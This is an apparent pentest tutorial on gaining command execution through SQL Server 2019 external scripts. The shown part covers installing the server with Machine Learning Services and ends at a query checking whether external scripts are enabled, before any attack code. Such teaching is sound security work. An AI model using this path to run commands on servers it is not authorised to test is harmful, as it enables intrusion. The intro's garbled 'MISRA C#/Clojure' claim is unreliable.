

MSSQL for Pentester: Command Execution with External Scripts

September 6, 2021 By Raj Chandel

This article will learn about SQL servers and how to exploit their external scripts to our potential.

Table of content

- Introduction to SQL Server
- Installation of SQL Server
- Executing Python Script
- Executing R Script

Introduction to SQL Server

Microsoft has released a lot of versions for SQL servers. Microsoft has released version 2019 of this server more than twenty times. When you look at the different versions, you quickly get a sense of how their goal continues to be moving towards making improvements and innovations to the product every year. This goes on for even the minor changes that include an updated name or logo for each new release. In short, there is something for everyone in each release, and more importantly, that means there is something new for your business or organization that wants to use a particular version of SQL Server.

In the same fashion, this 2019 version of SQL Server adds several improvements and new features to give it a slight edge over its predecessors in providing a higher level of performance. With that in mind, I thought it would be a good idea to bring you up to speed on all the new features in this version and what they can do. The big news with this version is that SQL Server 2019 changes to different areas within the server. In doing so, the following are some of the immediate changes such as MISRA C#/Clojure/Python/Java/etc. with SQL Server.

Installation of SQL Server

For this article, we have performed all our practicals on SQL Server 2019. You can download this version of the server from [here](#). Once the server is downloaded, let's install it. For installation of the said server, choose the **Basic** option as shown in the image below:

SQL Server 2019



Express Edition

Select an installation type:

Basic

Select Basic installation type to install the SQL Server Database Engine feature with default configuration.

Custom

Select Custom installation type to step through the SQL Server installation wizard and choose what you want to install. This installation type is detailed and takes longer than running the Basic install.


Download Media

Download SQL Server setup files now and install them later on a machine of your choice.


SQL Server transmits information about your installation experience, as well as other usage and performance data, to Microsoft to help improve the product. To learn more about data processing and privacy controls, and to turn off the collection of this information after installation, see the [documentation](#)

15.2002.4709.1

Now, choose the location for the server, then click on the **Install** button; as shown in the image below:



Now from the SQL server Installation Centre, choose the **New SQL Server stand-alone installation or add features to an existing installation** option as shown in the image below:



And then, from the Feature Selection dialogue box, select **Machine Learning Services and Languages** and check the boxes **for R, Python, Java**. These options are offered only in the versions of SQL, which were launched after 2015. The same can be seen in the image below:

Feature Selection

Select the Express features to install.

Install Rules

Feature Selection

Feature Rules

Instance Configuration

Java Install Location

Server Configuration

Database Engine Configuration

Consent to install Microsoft R ...

Consent to install Python

Feature Configuration Rules

Installation Progress

Complete

Looking for Reporting Services? [Download it from the web](#)

Features:

Instance Features

☒ Database Engine Services

☐ SQL Server Replication

☒ Machine Learning Services and Language

☒ R

☒ Python

☒ Java

☒ Full-Text and Semantic Extractions for Sea

☐ PolyBase Query Service for External Data

☐ Java connector for HDFS data sources

Feature description:

The configuration and operation of each instance feature of a SQL Server instance is isolated from other SQL Server instances. SQL

Prerequisites for selected features:

Already installed:

Windows PowerShell 3.0 or higher

Microsoft Visual C++ 2017 Redistributable

Disk Space Requirements

Drive C: 3155 MB required, 48327 MB available

Select All

Unselect All

Instance root directory:

C:\Program Files\Microsoft SQL Server\

Shared feature directory:

C:\Program Files\Microsoft SQL Server\

Shared feature directory (x86):

C:\Program Files (x86)\Microsoft SQL Server\

Now from Java Install Location, choose the **Install Open JRE 11.0.3 included with this installation** option. And then click on the **Next** button as shown in the image below:

Java Install Location

Specify Java installed location

Install Rules

Feature Selection

Feature Rules

Instance Configuration

Java Install Location

Server Configuration

Database Engine Configuration

Consent to install Microsoft R ...

Consent to install Python

Feature Configuration Rules

Installation Progress

Complete

Some selected features require a local installation of a JDK or JRE. Zulu Open JRE version 11.0.3 is included with this installation, or you can download and install a different JDK or JRE and provide that installed location here.

For information on Azul Zulu OpenJDK third party licensing, see <https://go.microsoft.com/fwlink/?linkid=2097167>.

☒ Install Open JRE 11.0.3 included with this installation

☐ Provide the location of a different version that has been installed on this computer

JDK or JRE installed location:

Browse

< Back

Next >

Cancel

And then, for the server configuration, select the **Automatic** option and then press the **Next** button as shown in the image below:

Server Configuration

Specify the service accounts and collation configuration.

www.hackingarticles.in

- Install Rules
- Feature Selection
- Feature Rules
- Instance Configuration
- Java Install Location
- Server Configuration**
- Database Engine Configuration
- Consent to install Microsoft R ...
- Consent to install Python
- Feature Configuration Rules
- Installation Progress
- Complete

Service Accounts Collation

Microsoft recommends that you use a separate account for each SQL Server service.

| Service | Account Name | Password | Startup Type |
|--------------------------------------|--------------------------|----------|--------------|
| SQL Server Database Engine | NT Service\MSSQL\$SQL... | | Automatic ▾ |
| SQL Server Launchpad | NT Service\MSSQLLaun... | | Automatic |
| SQL Full-text Filter Daemon Launc... | NT Service\MSSQLFDLa... | | Manual |
| SQL Server Browser | NT AUTHORITY\LOCAL ... | | Automatic ▾ |

☐ Grant Perform Volume Maintenance Task privilege to SQL Server Database Engine Service

This privilege enables instant file initialization by avoiding zeroing of data pages. This may lead to information disclosure by allowing deleted content to be accessed.


[Click here for details](#)

< Back


Next >

Cancel


From the Consent to install Microsoft R open dialogue box, click on the **Accept** button and then click on the **Next** button as shown in the image below:



Do the same when the **Consent to install Python** dialogue box opens; as shown in the image below:



Once the installation is successful, click on the **Close** button as shown in the image below:




Following the previous steps has allowed us to install the SQL server 2019 install successfully.

Enable External Scripts


As our SQL server is installed, we will now try to manipulate external scripts to our advantage. But first, we have to check that whether the external scripts are enabled or not. To check the said, we will run the following query:

```
sp_configure 'external scripts enabled'  
GO
```



